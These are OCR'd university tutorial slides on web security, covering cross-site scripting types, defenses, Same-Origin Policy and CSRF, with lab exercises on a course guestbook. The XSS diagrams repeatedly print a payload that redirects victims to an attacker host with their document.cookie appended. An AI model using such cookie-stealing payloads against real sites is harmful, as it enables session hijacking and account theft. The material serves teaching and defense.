VSR://EDU/SVS

Security of Distributed Software

SS 2019 – 4. Tutorial

Valentin Siegert M.Sc.

Dang Vu

*VSR.Informatik.*TU-Chemnitz.*de*

Homework Tutorial 3

At https://mytuc.org/yngk one can find a form to request user data.

One valid pair of username and password is user1 and pass1.

Find out, which further users exist in the table.

1 Task 1

What is Cross-Site Scripting (XSS)?

Cross-Site Scripting attacks are a type of injection problem, in which malicious scripts are injected into the otherwise benign and trusted web sites

The Open Web Application Security project

What is achievable with XSS?

- Spy out data (incl. Cookie / Session variables)
- Altering website
- Phishing

Place *guestbook.php* into your PHP delivering server folder from tutorial 3. Script creates simple guestbook app with XML data storage.

a. Create with XSS a button, which, if pressed, changes color of the page header.

b. Create with XSS a button, which, if pressed, changes the targets of the ankers (not the labels) to http://google.de.

c. Are actions a and b possible without buttons?

Which defense methods against XSS do you know?

- Validate user inputs
- Encode output
- Use **HttpOnly** flag for cookies
- Deactivate JavaScript in the browser
- Web Application Firewalls

Task 2

What is the difference between *stored*, *reflected* and *DOM-based* XSS attacks?

- Stored XSS Attacks


  Malicious code stored on server side – forums, guestbooks etc.


- Reflected XSS Attacks


  Malicious code delivered to the client, but not stored on the server side

- DOM-based Attacks

  Malfunction of normal code behavior via manipulated parameters


1
Attacker
Attacker's Browser
Attacker's Server
POST http://website/post-comment
<script>...</script>
Website
Website's Database
latestComment: <script>window.location='http://attacker/?cookie='+document.cookie</script>
Website's Response Script
print "<html>"
print "Latest comment:"
print database.latestComment
print "</html>"
4
GET http://attacker/?cookie=sensitive-data
Victim's Browser
Website's Response to Victim
<html>
Latest comment:
<script>
window.location='http://attacker/?cookie='+document.cookie
</script>
</html>
2
GET http://website/latest-comment
3
200 OK


Attacker
Attacker's Server
Website
Website's Response Script
print "<html>"
print "You searched for:"
print request.query['keyword']
print "</html>"
1
Check this out:
http://website/search?
keyword=<script>...</script>
4
GET http://attacker/?cookie=sensitive-data
2
GET
http://website/search?
keyword=<script>...</script>
3
200 OK
Victim's Browser
Website's Response to Victim
<html>
You searched for:
<script>
window.location='http://attacker/?cookie='+document.cookie
</script>
</html>


Attacker
Attacker's Server
Website
Website's Response Script
print "<html>"
print "You searched for: "
print "<script>"
print "var keyword = location.search.substring(6);"
print "document.querySelector('em').innerHTML = keyword;"
print "</script>"
print "</html>"
1
Check this out:
http://website/search?
keyword=<script>...</script>
5
GET http://attacker/?cookie=sensitive-data
Victim's Browser
Website's Response to Victim After innerHTML Manipulation
<html>
You searched for: <script>...</script>
<script>
var keyword = location.search.substring(6);
document.querySelector('em').innerHTML = keyword;
</script>
</html>
4
2
GET
http://website/search?
keyword=<script>...</script>
3
200 OK
Website's Response to Victim
<html>
You searched for:
<script>
var keyword = location.search.substring(6);
document.querySelector('em').innerHTML = keyword;
</script>
</html>

The page http://mytuc.org/jmcp simulates a search engine, which remembers 5 search queries entered last.

How can an attacker spy on the search history of a user?

http://mytuc.org/zhkq

Task 3

At http://mytuc.org/sgdf one can find a page, which loads two further pages into iframes and below a form to evaluate Javascript.

a. What can be entered to read the H1-elements of both iframes?
b. For which frame do your commands work and why (keyword Same-Origin-Policy)?
c. What is the goal of the security measure behind?

4 Task 4

How a Cross-Site-Request-Forgery (CSRF) attack takes place?

Assumed, a user has logged in into http://mytuc.org/vwfx.

How can one log out the user against his will using the guestbook from the task 1?

Questions?

valentin.siegert@informatik.tu-chemnitz.de

VSR.*Informatik*.TU-Chemnitz.*de*